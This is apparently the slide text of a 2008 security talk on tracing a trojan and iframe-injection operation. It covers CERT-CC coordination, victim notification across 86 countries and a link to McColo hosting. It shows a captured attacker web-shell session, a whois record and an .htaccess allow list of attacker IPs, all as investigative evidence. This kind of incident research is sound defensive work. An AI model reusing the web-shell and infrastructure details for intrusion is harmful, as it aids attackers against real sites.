
- Wanted Poster

Meanwhile...

- We haven't just started debugging, tracing and poking around for fun!
 - The second we managed to clear out the legalities, we pushed everything to CERT-CC
- Coordination efforts:
 - CERT-CC was highly responsive! Created a small task-force to handle the data
 - Analyzed logs, segmented it to 86 different affected countries, started managing the notification process to ALL of them (inc. establishing secure comm. with a few)
 - Worked with FBI and SS in the US



Fancy maps and all...




Closure?


- So, worked with CERT, got a lot of ricochets from the field (some countries the notification process was sloooooow, data got out before the notifications got to the affected parties...)
- A few days to get the bulk of the sites notified.
- Shows up on the “bad-guys” stats as well:

Graphing the main 5 "clients"

Hits per user - Daily



Let's see...



Graphing the total hits per day for the top 5 users of the system

The McColo Connection?

- Remember the door we were peeking through?...

```
32874 -rw-r--r-- 1 web19 joker 1812048 Jul 24 2007 wm2.EXE
32842 -rwxr-xr-x 1 joker joker 5249 Sep 26 08:17 wrapper.php
33570 -rw-r--r-- 1 web19 joker 17266 Oct 23 2007 x.r
[/home/www/ussr/WebRoot] date
Thu Oct 2 22:46:01 GMT-2 2008
[/home/www/ussr/WebRoot] w
22:46:03 up 184 days, 11:42, 1 user, load average: 0.05,
USER TTY FROM LOGIN@ IDLE JCPU P
joker pts/0 208.72.169.56 Wed16 11:26m 3.47s 0.
:: Execute com
Run command ▶ w|
Work directory ▶ /home/www/ussr/WebRoot
```

Whois Record

OrgName: McColo Corporation
OrgID: MCCOL
Address: 64 East main st. box 275
City: Newark
StateProv: DE
PostalCode: 19715
Country: US

NetRange: 208.72.168.0 - 208.72.175.255
CIDR: 208.72.168.0/21
NetName: MCCOLO
NetHandle: NET-208-72-168-0-1
Parent: NET-208-0-0-0-0
NetType: Direct Allocation
NameServer: NS01.MCCOLO.COM
NameServer: NS02.MCCOLO.COM
Comment:
RegDate: 2006-11-17
Updated: 2006-11-17

Yup – well into the investigation, we caught a glimpse of the joker while he was at it...


And if we are getting that close and personal

- How 'bout them .htaccess files?
 - FTP IFramer, PHPMyAdmin, scripts directory... were not accessible to the general public

```
allow from 90.189.250.93 66.36.244.234  
66.235.182.115 208.72.169.56 208.72.169.61  
82.103.131.138 82.103.135.175
```

(That's DC, Newark, Denmark and Russia)


- Yup – these got to LE as well...



Final words

- Can this happen again?

This is bad!
FIX IT!!!




- YES?!

Source: "Understanding web browser threat: examination of vulnerable online web browser populations and the 'insecurity iceberg'", <http://www.techzoom.net/insecurity-iceberg>

Yes... (until the rise of the machines)

- Picture taken on Thursday October 16th 2008 at BlueHat. 2 days after the Patch Tuesday. In Microsoft. At Redmond...




How bad can this be anyway?

Final final words...

- What should we be looking for in terms of advancements in “Trojan technology”?
 - Mostly communication
 - What have we learned from the use of legitimate websites on the attack vector?
 - Why not apply it to the rest of the communication channels?

Trojans 2.0 Illustrated



Q&A

- Questions?
- Thank you!

iamit@iamit.org

